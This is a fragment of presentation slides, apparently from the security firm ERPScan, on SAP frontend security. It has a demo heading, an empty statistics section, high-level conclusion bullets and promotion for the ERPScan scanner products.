Technical details on <http://dsecrg.blogspot.com>




## ERPSCAN Online for SAP Frontend

# DEMO



## Statistics

**A little bit of statistics, about 50 users (alpha testing )**







## Conclusion

- ERP - **main business element** of any company
- Many problems in different **presentation levels**
- **Client-site level is not less important than any other**
- Problems are with **architecture, software and users mind**
- SAP **HAS** solutions for many security problems (patches, guides)
- Number of these problems very **huge and it needs to be assessed**



**ERPScan**

Security Scanner for SAP NetWeaver



**ERPScan Online**

Security Assessment for SAP Frontend

*If u can have a **special skilled department** and work 24/7 – to secure SAP do this. If not – **keep it to professionals***



[A.polyakov@dsec.ru](mailto:A.polyakov@dsec.ru)  
[@sh2kerr](#)

?

[erpscan.com](http://erpscan.com)

[dsecrg.com](http://dsecrg.com)

[owasp.org](http://owasp.org)